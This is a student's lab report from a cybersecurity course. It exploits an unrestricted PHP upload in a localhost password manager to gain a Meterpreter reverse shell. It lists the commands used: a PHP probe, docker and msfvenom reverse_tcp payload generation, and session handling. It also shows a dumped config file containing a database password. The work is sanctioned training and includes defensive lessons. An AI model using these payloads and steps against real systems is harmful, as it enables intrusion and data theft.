Lab: Offensive Hacker Tools

Jaiden Shoel, May 9th, 2025

Introduction and Materials

For this lab, we simulated a basic offensive security attack, demonstrating how a malicious actor might exploit a vulnerability in a PHP-based web application (specifically our localhost HusKey Manager). The goal was to ultimately gain unauthorized remote access to the target system where we could examine the files and essentially give us the ability to steal information or tamper things if we wished. Also huge thank you to Wyatt for helping me debug and walking me through the Lab.

Tools Used:


- The HusKey Password Manager (localhost).
- Metasploit Framework: A penetration testing platform that enables various exploits and payload generators.
    - Msfvenom
- Docker
- VSCode
    - PHP: The server-side language used in the target application, which was also the format of the payload.


Steps to Reproduce


1. Started by inspecting the UW Password Manager for any potential file upload vulnerabilities. We then notice that PHP files placed in the /uploads/ directory could be accessed and executed via the browser.
2. To confirm this behavior, created a simple PHP file:
    a. <?php $files = scandir(getcwd()); print_r($files); ?>
3. Uploaded it to the web app and verified it ran successfully from the browser. This proved that arbitrary PHP code could be executed on the server.
4. Opened a terminal and spun up a Docker container running the Metasploit Framework using:
    a. docker run --rm -it -p 4444:4444 metasploitframework/metasploit-framework
5. Implemented my IP (en0) for the payload configuration.
    a. /usr/src/metasploit-framework/msfvenom -p php/meterpreter/reverse_tcp LHOST=<my external IP> LPORT=4444 -f raw
6. Cleaned up the output and saved it as reverse_tcp.php.
7. Uploaded reverse_tcp.php to the same /uploads/ directory on the target web app. Which was used as our entry point.
8. Back in the my terminal (Metasploit console) I selected the handler and configured it using the exploit command
9. Opened the payload from the browser (http://localhost/uploads/reverse_tcp.php), which triggered a connection back to my Metasploit listener.
10. Verified the session opened with:
    a. sessions -l

11. Then attached to the shell using:
    a. sessions -i <session ID>
12. Finally I managed to get inside and explored the server using basic shell commands (ls, cat, etc.) and located the vault file containing stored entries.

Required Screenshots:




Terminal Shell Edit View Window Help
Thu May 8 2:29 PM
504 Gateway Time-out
https://localhost/reverse_tcp.php
504 Gateway Time-out
jaidenshoel — docker run --rm -it -p 4444:4444 metasploitframework/m...
meterpreter > cd vaults
meterpreter > ls
Listing: /var/www/html/public/vaults
download_file.php
index.php
uploads
vault_details.php
vault_permissions.php
meterpreter >
Jaiden Shoel
Jaiden Shoel
Wyatt Powell Steere
You are screen sharing
Stop share


Terminal Shell Edit View Window Help
Thu May 8 2:33 PM
github.com/uw-shanemiller/spr-25-uw-cybersec-huskey-manager/tree/W6-Offensive
README
License
We need to now somehow execute the payload to establish a connection from the target's device to our attacking machine. Can you think of a way that we can
Once you have successfully executed the
following command:
sessions -l
You should see your sessions listed with a
command with the session ID:
sessions -i <ID>
You should now be able to access the she
see if you are able to extract the informati
For credit:
Take a screenshot of the shell session you establis
jaidenshoel — docker run --rm -it -p 4444:4444 metasploitframework/m...
cat vault
Done
meterpreter > cat vault_details.php
<?php
// Replace with your database connection details
$hostname = 'backend-mysql-database';
$username = 'user';
$password = 'supersecretpw';
$database = 'password_manager';
$conn = new mysqli($hostname, $username, $password, $database);
if ($conn->connect_error) {
die ('A fatal error occurred and has been logged.');
// die("Connection failed: " . $conn->connect_error);
}
$uploadDir = './uploads/'; // Specify the directory where you want to save the u
ploaded files
// Add Password
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset ($_POST['addUsername']) && is
© 2025 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information

Class Principles

1. **Name the vulnerability, exploit, payload, and target involved in this lab.**

To my understanding, the vulnerability was the ability to upload and execute arbitrary PHP files on the web server. So basically, the web app allowed users to upload .php files into a public directory without any kind of validation or further protection. The exploit was placing a specially crafted PHP file (the payload) into that directory and then triggering it from the browser. The payload was the php/meterpreter/reverse_tcp shell generated using msfvenom, thus connecting the target (the HusKey Manager web app) back to the attacker's machine (me in this case) running Metasploit. The target, in this case, was the PHP server hosting the password manager.

2. **What does the output of Msfvenom do and how does that play a role in the attack?**

The output of Msfvenom was raw PHP code that, when executed on the server, started a reverse TCP connection from the victim's machine back to mine. That connection gave me access to an interactive Meterpreter shell, which was basically like being inside the target's system. It gave me full access to browse files, run commands, and exfiltrate data. Without msfvenom's payload, we wouldn't have had a way to bridge our attacker machine to the victim system. There was actually a point in the lab where I forgot to paste the payload in and that halted progression to the next step, emphasizing how important that was for this attack to work.

3. **Why did we need to run a "handler" in Metasploit console for this attack to work?**

We needed the handler running because the reverse shell had to connect somewhere. The handler seems to be like a listener while it waits for the payload to reach out after it's executed. Without that listener, the payload would try to connect back to a dead end and the whole attack would fail. Running the handler with the same IP and port as our payload setup is what made the shell session possible.

Hacker Mindset and Conclusion

This lab really changed my thinking about what it means to exploit a system. For one, I've never actually been on the offensive end in performing a cyberattack before. So gaining this experiencing and literally seeing what capabilities I could do when inside the system was surreal to me. It made me release once you're in, you're really in. Additionally, this labs immensely displays the importance of the hacker mindset. I can almost gurantee profound hacker would recognize the exploit of uploading and executing .php files right away and and they'd know exactly how to exploit it through something like this hack without hesitation. That's what the hacker mindset is really about in reality. Looking for assumptions that developers make such as "nobody will upload a PHP file" and finding ways to flip those assumptions on their head.

This brings about the importance of defending against this attack or a similar attack in the future. What this lab showed me is that strong security doesn't always equal complex and complicated security. Sometimes, it's really as simple as knowing what not to allow. In this case, being able to upload and run a .php file from a public directory gave the attacker full access to the system. Preventing that could've been as simple as disallowing executable file types or restricting permissions in the upload folder. This honestly serves as a good reminder of how essential server-side validation, execution

restrictions, and least privilege arel. If even one part of the system trusts inputs blindly, it has the possibility to open up the entire application to exploitation.

What I appreciated most about this lab was how real and hands-on the experience felt. I didn't only read about offensive hacker tools but this lab actually guided me to build one, deploy it, and get a live connection back. That made everything from class and even in the Cybersecurity topic as a whole click on a different level. I really sort of felt like a hacker for the first time, especially when I was inside the system.